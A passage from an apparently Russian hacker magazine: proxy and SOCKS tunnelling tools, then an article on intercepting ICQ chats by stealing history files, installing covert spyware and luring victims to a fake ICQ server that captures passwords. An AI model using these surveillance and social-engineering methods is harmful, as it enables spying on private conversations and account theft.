Напоследок отмечу наличие таких интересных фишек, как блокировка всех передаваемых кукисов, подделывание переменных окружения и возможность раздачи анонимного инета по локальной сети. Словом, A4Proxy - это даже не программа, это мечта параноика. И лично я от нее в восторге :).

Симпатичный интерфейс A4Proxy

ПРОКСИ VS. МЕЙЛЕР

Ну вот, серфинг инета более-менее налажен. Думаешь, теперь можно успокоиться и вздохнуть свободно? Ага, щаз-з-з. Я бы на твоем месте не расслаблялся. Не стоит забывать о существовании массы прог, которые в силу своей врожденной убогости через прокси работать не умеют. Типичный пример - почтовые программы (MS Outlook, The Bat!). Кто там кричит "веб-интерфейс - рулезzz"? Выйти вон и десять минут стыдиться! Об этом даже говорить как-то несолидно. К тому же, зачем отказываться от столь привычных и удобных программ, если и их можно силой заставить сохранять твое инкогнито. Пусть и они работают через прокси-сервер, но так, чтобы сами они об этом не подозревали.


Одним из самых простых способов реализации этой фичи является так называемая SOCKS`ификация программ. Напомню, что именно SOCKS-прокси умеют работать с POP3/SMTP (впрочем, и со многими другими) протоколами.

Для того чтобы провести соксификацию, необходим специальный инструмент. Я уже давно использую прогу SocksCap и очень ей доволен. Утилита с легкостью перехватывает все исходящие пакеты от клиентских приложений и перенаправляет их без изменений через SOCKS-сервер. Разумеется, не забывая и о передаче данных в обратную сторону. Но не буду акцентировать внимание на принципе действия, перейдем ближе к делу.

Освоение программы идет без проблем: все предельно прозрачно и интуитивно понятно. Советую начать с простейших настроек (File -> Settings). Там необходимо указать IP-адрес SOCKS`а, его порт, версию и тип

АХТУНГ!

Помни, что далеко не все проги подлежат соксификации. Socks умеет работать лишь с протоколами TCP/IP и UDP, в то время как некоторые приложения используют ICMP. Последние, соответственно, не поддаются и соксификации. К их числу можно отнести tracert, ping, некоторые сканеры безопасности и т.п. Думаю, для тебя не секрет, что имеются два FTP-протокола: passive FTP и active FTP. Активный FTP подразумевает два соединения: один для передачи команд, другой - для передачи данных. Его, к сожалению, нельзя пропустить через сокс. Думаю, не нужно говорить, что из этого следует. Зато пассивный FTP использует лишь одно общее соединение, поэтому его легко соксифицировать.




Само собой, на нашем компакт-диске ты найдешь весь софт, который был описан в этой статье.



Советы по работе с прокси-серверами. Вся информация о proxy, socks`ификации и port maping`е программ. www.freeproxy.ru

Форум, на котором постоянно публикуются списки HTTPS/CONNECT, SOCKS прокси-серверов. www.proxysocks.com/forum


SocksCap: просто и со вкусом!

> Каждый из описанных инструментов идеально подходит для решения узкого круга задач.

идентификации. Далее следует показать хирургу пациентов, которым предстоит операция соксификации. Для этого смело жмем кнопку New и выбираем нужные приложения, а также их рабочие каталоги. Вот, в общем-то, и все! Теперь, для того чтобы запустить программу с использованием сокса, необходимо лишь два раза кликнуть по его ярлычку на рабочей области SocksCap`a. Согласись, проще некуда!


Проследить за работой программы можно с помощью специального окошка, где отображаются все активные соединения. К тому же прога умеет вести логи, степень детализации которых задается в настройках. Я, кстати, не раз к ним обращался, чтобы разобраться с возникнувшей неполадкой. Не буду врать, проблемы при работе утилиты с SOCKS`ами отнюдь не исключены...


А МОЖНО И ЧЕРЕЗ ТУННЕЛЬ...

Еще одним важным приемом в работе с прокси-серверами является эмуляция (читай замена) SOCKS`ов обычными proxy. Сам посуди - возможность использования сокса доступна далеко не всегда, да и найти действующий сервер не так уж легко. К примеру, часто встречаются ситуации, когда компьютер подключен к инету по локальной сети, и все его права ограничиваются разрешением на работу через HTTP-прокси. Здесь уже об анонимности речи не идет - почту со стороннего сервера и то забрать не получится. Соответственно, все твои любые pear-to-pear клиенты, mIRC и прочие проги, умеющие работать только через SOCKS, тоже останутся с носом. Админы зачастую обходят установку SOCKS`a стороной, а исключений для кого-то они делать не любят. Им лишний геморрой и дыры в безопасности на фиг не нужны! По себе знаю ;). Создание SOCKS-HTTP туннеля в этом случае чуть ли не единственный способ решения проблемы. Для реализации данной схемы необходимы HTTPS proxy/CONNECT proxy (подробнее о них читай на врезке). Софта для создания подобного рода туннелей предостаточно. Можно воспользоваться программой для создания цепочек прокси-серверов (SocksChain), но я бы порекомендовал более простую в использовании утилиту Socks2HTTP.

Тулза не отличается красивым внешним видом, но ее функциональность от этого не страдает. Все что от нее требуется - конвертировать SOCKS запросы в HTTP аналоги и туннелировать их через HTTP-прокси. Вся настройка сводится к указанию параметров удаленного прокси-сервера (IP-адрес, порт и иногда - имя-пароль). Хотя и этого можно не делать! Socks2HTTP готова автоматически определить эти настройки, позаимствовав их у браузера. Если этот вариант приемлем, активизируй функцию Try to detect proxy automatically. В программе имеются два метода работы с прокси: CONNECT и POST. Второй вызывает у меня серьезные опасения, так как подразумевает работу с обычным (не HTTPS) прокси. К тому же необходимо использовать специальный шлюз (стоит на сервере разработчиков), что также не может не настораживать. Поэтому настоятельно его не рекомендую! Впрочем, если не трогать соответствующие опции, прога сама выберет то, что ей больше нравится. А метод CONNECT, судя по комментариям авторов, намного предпочтительней. Ты ведь не забыл проверить прокси на поддержку SSL? Помни, что Socks2HTTP - это не волшебная палочка, и сама весь софт на работу через себя не настроит. Так что не поленись зайти в настройки каждой проги и в качестве SOCKS-сервера указать адрес своей машины.

Кстати! Если какая-нибудь программа не умеет работать через прокси, то следует сначала замутить SOCKS`ификацию (в настройках SocksCap`a опять же указываешь адрес своей машины), а потом с помощью Socks2HTTP создать требуемый туннель. Отличная и 100% работающая комбинация...


Универсальная альтернатива Socks2HTTP


Организуем SOCKS-HTTP туннель

ЧТО ЮЗАТЬ?

К счастью, проблема выбора здесь не стоит. Каждый из описанных инструментов идеально подходит для решения узкого круга задач. Нужен максимально быстрый инет - ставь VDBand/ Autoroute SMTP. Хочешь гарантировать свою анонимность в Сети - ставь A4Proxy. Желаешь отправлять неотслеживаемые письма - знакомься с SocksCap. Все не так уж и сложно. Достаточно лишь раз приложить некоторые усилия, корректно настроив выбранный софт. В дальнейшем от тебя требуется лишь изредка проверять работоспособность используемых прокси. Но это мы с тобой уже проходили...



- VDBand 1.0.3
  Размер: 486 Кб
  Freeware
  www.myfreeware.narod.ru
- Autoroute SMTP 1.1
  Размер: 111 Кб
  Freeware
  www.massmail.ru/ars
- A4Proxy 2.52
  Размер: 1051 Кб
  Shareware
  www.inetprivacy.com
- SocksCap 2.35
  Размер: 1014 Кб
  Freeware
  www.permeo.com
- SocksChain
  Размер: 288 Кб
  Shareware
  www.ufasoft.com/socks
- Socks2HTTP 0.881
  Размер: 569 Кб
  Freeware
  www.totalrc.net/s2h

A.P.SlasH (ap-slash@tfs.kiev.ua)

КТО СЛЕДИТ ЗА ТЕТЕЙ АСЕЙ?



В прошлый раз я рассказал о том, как излишне любопытные граждане просматривают чужие письма. Сегодня же мы поговорим о перехвате icq-сообщений.

СПОСОБЫ КОНТРОЛЯ ICQ-ПЕРЕПИСКИ

Эта тема у доморощенных следопытов занимает второе место по степени популярности. Оно и понятно - по аське общаться намного проще. Не нужно заполнять поля в почтовой программе, часами ожидать реакции адресата. Соответственно, через ICQ проходит на порядок больше полезной информации. "Ксюха, айда в лес на лыжах! А потом потра..." Интересно. "Геш, у меня мыло глючит. Вот пароль: ***. Проверишь?" Информативно. "John, my pincode is..." Заманчиво! Наблюдатели всех стран расчехляют свои бинокли. Впрочем, эта статья не для них. Сегодня мы прощупаем тылы потенциального противника и попытаемся найти слабые места в его инструментарии. Ведь у любого спутника-шпиона есть своя "ржавая гайка". Icq-шпионы - не исключение.

ИНТЕРЕСЫ ОБЩЕСТВЕННОСТИ


Итак, некто очень интересуется содержанием твоих разговоров по аське. Неважно, кто ты и кем работаешь. Банковский служащий или Марта Эрастовна из отдела кадров - к каждому из них у взломщика может быть свой, сугубо личный интерес. Служащий распекает подчиненного за слишком простые пароли, а Марта Эрастовна жалуется коллеге из Запорожья на то, что у нее радикулит и она устает прятать ключи от квартиры под ковриком. Просто так попросить у пользователя хистори сообщений "на почитать" не получится, и тогда любопытствующий субъект становится тем, кого в газетах почему-то называют хакером. Желая быть в курсе чужих icq-переговоров, новоявленный хакер выходит на развилку, где три указателя предлагают ему получить искомое путем грабежа, слежки или надувательства.

ГРАБЕЖ

Если человеку интересно, о чем ты болтаешь со своими коллегами по работе, он не будет стоять над душой и краем глаза вчитываться в твои сообщения. Унести с машины один несчастный файл намного проще, да и пользы от этого на порядок больше. DAT-файл из каталога ICQ содержит все, что ему может понадобиться - список людей, с которыми ты общаешься, записи ваших разговоров, информацию о тебе самом и о каждом собеседнике из контакт-листа. У тебя была красивая интимная тайна? Совершенно верно, еще вчера была. "Кто приделал кривые волосатые ноги моей красивой тайне?" Бедняга...

Типичный сценарий для этого варианта не отличается особой изысканностью. К тебе может заглянуть старый знакомый твоих знакомых - "помочь настроить ось". Давай, иди на кухню готовить чай для великого гуру, заглушай звоном тарелок тарахтение дисковода. Мастер уехал по своим делам, а вместе с ним на дискете уплыла драгоценная информация. Впрочем, приезжать к тебе домой совсем не обязательно. Тебе могут просто прислать письмо с вложением наподобие ClickMeNow.exe. И ведь многие кликают... А программа потихоньку отправляет нужный файл на мыло хозяину, который настолько обленился, что пишет трояны вместо того, чтобы зайти с дискетой и "помочь настроить ось".

Что интересно, инструменты для просмотра DAT-файлов нельзя назвать злобным оружием коварного хакера. Это безобидные утилиты, которые вполне могут пригодиться рядовому пользователю. Они собирают всю информацию из указанной базы и формируют аккуратный документ (как правило, HTML). На мой взгляд, в таком виде базу читать гораздо удобнее. Icq History Reader замечательно справляется с поставленной



Icq History Reader

ABC Amber ICQ Converter

задачей. Содержимое аськиного файла легко умещается на двух закладках. На первой - информация о пользователе ICQ, на второй - список его контактов. Значение любого поля можно скопировать прямо из этого окна. Удобнее, чем в самой аське, все как на ладони. Рядом с контактами - предварительный просмотр хистори. Кстати, отображаются даже удаленные сообщения. Но самое главное - все это безобразие можно экспортировать в HTML. Хочешь - вали всех в одну кучу. Не нравится? Закажи для каждого контакта отдельный файл. Замечательная бесплатная утилита.

И среди наблюдателей встречаются гурманы. Тем, кого не радует HTML, помогает ABC Amber ICQ Converter. Его создатели яростно раскручивают собственную библиотечку для преобразования текста во всевозможные форматы. PDF, RTF, HTML, DOC, а также масса их разновидностей. Этого набора хватит на всех. При запуске считывает из реестра доступные номера ICQ и достает из базы все сообщения. Учти, что без дополнительных танцев кириллицы тебе не видать. Стушевался? Не переживай. Достаточно указать в настройках подходящий шрифт, затем таблицу символов, и проблема решена. В меру красивая, в меру опрятная. Жаль, не бесплатная. Сохранил историю в отдельном файле и заодно разгрузил аськину базу. Какие там хакеры, это же настоящий подарок для дома и любимой семьи. Такой софт чем-то напоминает бейсбольную биту - можно заняться спортом, а можно - рэкетом. Все от человека зависит.

ПРОГРАММЫ ДЛЯ ПРОСМОТРА DAT-ФАЙЛОВ

ABC Amber ICQ Converter
Shareware, 1109 Кб
www.thebeatlesforever.com/processtext

Icq History Reader v 1.8f
Freeware, 133 Кб
http://hitu.xploit.ru/icqhr.php

Рекламный ролик "Я открыл для себя ЭТО"
В кадре - обширное волосатое пузо.
На объектив периодически падают хлебные крошки. Сиплый прокуренный голос: "Развел одного чурку на аськин датчик. Вот ведь ламо... И фигли он его PGP'шкой не отксорил? Докачаю кейген к линуксу и в койку".

Ржавые гайки
❶. ABC Amber ICQ Converter не позволяет выбрать произвольный DAT-файл. Отображаются только те пользователи, которые прописаны в реестре. С другой стороны, ничто не мешает прописать их вручную или оформить несложную приблуду, которая сделает это самостоятельно.
❷. Обе проги не работают с ICQ 2003. Но не стоит рассчитывать, что это остановит наблюдателя. Хистори из последней версии аськи можно прочитать даже notepad'ом.


СЛЕЖКА

Ты оживленно беседуешь с голубоглазой нимфеткой из Финляндии, обсуждаешь с мужиками результаты последнего матча и по мере сил помогаешь приятелю бороться с настройками calc.exe. Знаешь, что все разговоры сохраняются на диске, так как это встроенная функция самой аськи. Но даже не догадываешься о том, что где-то рядом над "сохранением разговоров" трудится еще одна программа, которую ты об этом не просил. Хреновая ситуация. Нехотя сообщил своему лучшему другу о том, где зарыт бесценный клад? Считай, что вышел на улицу и прокричал координаты в мегафон. "Товарищи! Клад в лесу, лопаты в сарае, а я в ..., но я сам виноват!"

Сценарий для этого варианта похож на предыдущий. Само собой, присылать подобную софтину письмом никто не станет, уж больно эти шпионские штуковины тяжелые. Однако CDRW пока еще никто не отменял. Человек приходит якобы помочь, а между делом ставит на машину пользователя программу-невидимку. В Штатах на таких прогах очень неплохо зарабатывают, и пользователь (администратор, а не жертва), как правило, не считается хакером. "Защити свое чадо! Интернет ничуть не лучше жестокой реальности!" Родителям на полном серьезе предлагают следить за своими детьми - копаться в их письмах, читать личные сообщения. У нас на таких программах пока не зарабатывают только по той причине, что у нас на программах не зарабатывают вообще.

Принцип действия "одолжили" у кейлоггеров. Действительно, все та же кухня - перехват сообщений, адресованных необходимой программе (в нашем случае - ICQ). Но если кейлоггер пытался по возможности правильно отформатировать список нажатых пользователем клавиш, то софтины этого класса заметно поумнели. Фишка в чем: зная о том, что перехватываешь именно аськины сообщения, можно получить массу дополнительной информации. К примеру, запомнить номера получателей твоего сообщения из соответствующих полей в диалоговом окне. Так как внешний вид диалоговых окон у разных программ отличается, универсальности от таких шпионов не дождешься. То, что будет работать в аське, не сработает в Odigo, и наоборот, поэтому ребята ограничиваются поддержкой самых распространенных пейджеров. Как правило, предлагается стандартный набор - ICQ, AOL, MSN и Yahoo.


Chat Watch умеет отправлять отчеты по мылу и копировать их на сетевой диск. Основной упор делается на электронную почту - только для нее планировщик позволяет выбрать день недели и время отправки письма.




На компакт-диске ты найдешь весь софт, который был описан в этой статье. Но мы выложили его не для того, чтобы ты испытывал его на мирных людях. Просто мы считаем, что врага надо знать в лицо :).




Если хочешь больше узнать об асечке, ее багах и пороках, то тебе прямая дорога на www.asechka.ru.



Chat Watch



ChatBlocker



SpyBuddy

ПРОГРАММЫ ДЛЯ ПЕРЕХВАТА СООБЩЕНИЙ

Chat Watch
Shareware, 2235 Кб
www.zemericks.com

ChatBlocker
Shareware, 966 Кб
www.exploreanywhere.com

SpyBuddy
Shareware, 1540 Кб
www.exploreanywhere.com

Рекламный ролик "Я открыл для себя ЭТО"
В кадре - невинные синие глазки. Гордый пионерский голосок: "Наши вожатые - лучшие в мире. Ходят за нами с биноклем. Даже в душ иногда подглядывают. Вдруг мы мыло скушаем, или еще какой нежданчик приключится..."

Ржавые гайки
Практически отсутствуют, поскольку софт - коммерческий. Когда разработчика спонсируют, квакер вновь становится программистом. Как правило, подобные утилиты не поддерживают сообщения на русском языке, но шпионы из этого обзора великолепно справились с поставленной задачей. Владельцам ICQ 2003 есть о чем задуматься - все программы тестировались на этой версии.

Интересная особенность - отчеты можно отправлять как в текстовом виде, так и в ZIP-архивах, причем с паролем. Знатная задумка! Даже если письмо с отчетом будет перехвачено, толку не будет. Не зная пароля, содержимое вложенного файла не прочтешь.

У Chat Watch есть коллега - ChatBlocker, который специально создан для бдительных родителей. Программа позволяет временно заблокировать указанный пейджер. Пытаешься отправить сообщение, а он без лишних вопросов закрывается. Допустим, у наблюдателя появился пароль к твоей аське. При помощи ChatBlocker он может читать твои сообщения. Но что если ему взбредет в голову поучаствовать в беседе? Легко! В заданное время ChatBlocker вырубает твою ICQ, а "хакер" заходит под твоим ником с другой машины. И пока твои знакомые выбалтывают свои секреты чужаку, ты материшь "поганую аську с ее идиотскими глюками"...


> Пока твои знакомые выбалтывают свои секреты чужаку, ты материшь "поганую аську с ее идиотскими глюками"...


Так как практика показала, что на любопытных гражданах можно заработать, программисты решили развить идею. Зачем покупать лопату и грабли, если рядом за полцены продается черенок и две насадки? Раз уж наш софт работает по тому же принципу, что и клавиатурный шпион, давайте-ка объединим эти две программы, а заодно добавим скриншоты рабочего стола, файловые мониторы и прочие навороты! Сказано - сделано. Нужен пример? Пожалуйста! Программа SpyBuddy одинаково эффективно читает чужие сообщения и буфер обмена, мониторит нажатие клавиш, запущенные приложения и распечатанные документы. Конкуренты отправляют отчеты по электронной почте? А он в довесок заливает их на FTP и контролирует посещаемые пользователем сайты. Очевидные преимущества примерно за ту же цену. Простенький интерфейс и пестрые скины. Восторженные родители платят деньги, а кейлоггеры прогрессируют и обрастают новыми возможностями. К счастью, непобедимые шпионы остались в фильмах про Джеймса Бонда.

НАДУВАТЕЛЬСТВО

Представь, никто не посягнул на твой компьютер. В непроходимой чаще подкаталогов не появилось ни одного лишнего байта, но пароль уплыл. А вместе с ним широкими гребками уплыла история сообщений. Как же так? Самый свежий файрвол, антивирус еще пахнет компилятором, а все SpyWare-модули ты по именам знаешь. Чистая машина. А инфа ушла... Не могли же в Мирабилисе позариться на твой шестизнак? Ах они сс... Нет, не могли. Но ведь уплыл пароль. И в любимом форуме уже кто-то нагло постит особенно интимные отрывки их твоей хистори... "Алле, скорая? Вы не поверите..."

А вот это уже интересно. Сценарий у последнего варианта самый примитивный, а результат превосходит все ожидания. Смотри, что получается. Первым делом наблюдатель жалуется жертве на то, что сообщения от нее идут слишком долго. Затем как бы невзначай произносит: "Слушай, а ведь совсем недавно Мирабилис выложил на сайте дополнительные адреса своих серверов. Какой-то из них определенно будет работать быстрее!" - и торжественно преподносит клиенту свой собственный IP. Воистину, нет предела человеческой наивности. Пользователь с радостью меняет настройки ICQ и коннектится


Dumping ICQ 2000



ISpyU

к "самому (НЯМ!) быстрому в мире серверу". Ты так никогда не поступишь? Очень может быть. А если вспомнить первый сценарий, в котором наблюдатель приходит к жертве домой? Что помешает ему тайком изменить настройки ICQ? Об этом фиг догадаешься! Скорее будешь неделю по всему винчестеру мотаться, трояна искать.

Тем временем на компьютере наблюдателя весело мигает лампами фальшивый сервер ICQ. Как только он получает от клиента сообщение, информация выводится на экран и опционально сохраняется в файл. Этот сюжет вполне допускает некоторые вариации. Дело в том, что ICQ-клиент пользователя первым делом сообщает серверу UIN и пароль. Если наблюдателю больше ничего не нужно, соединение будет прервано, и он лишь сочувственно кивнет в ответ на фразу: "Миш, а эта штука вырубилась..." Вариант номер два - программа заступает на должность прокси, переправляя все поступающие к ней данные на адрес настоящего сервера ICQ. При этом пользователь не замечает ничего необычного. Подумаешь, через пару дней новый сервер перестанет работать. Может, нагрузки не выдержал... Способ интересен еще и тем, что за один раз можно пригласить на свой "сервер" сразу несколько человек. В этом случае задача немного усложняется, т.к. "сервер" должен постоянно находиться в Сети, терпеливо ожидая новых пользователей.

Dumping ICQ 2000 - проще не бывает. Учебное пособие для тех, кому интересно изучать содержимое аськиных пакетов. Для этого и был создан, даже иконка досталась по наследству от Delphi 3, оставили как есть. Его меню содержит всего два основных пункта - пауза и сохранение результатов в текстовый файл. Никаких операций с пакетами не производит. Что пришло, то и показали. Родителям тут делать нечего, наблюдатель должен самостоятельно разбирать содержимое пакетов. Теоретически, после получения пароля сервер можно выключить, но так как Dumping ICQ 2000 умеет работать в режиме прокси, сессию можно отследить от начала до конца, пользователь ничего подозрительного не заметит. ISpyU устроен аналогично, но по количеству возможностей ушел далеко вперед. Всевозможные параметры отображения пакетов лучше опробовать самому, но о двух интересных возможностях я все же упомяну. Первая - можно указать номер порта, который программа прослушивает в ожидании соединения. Вторая - настраиваемый список настоящих серверов 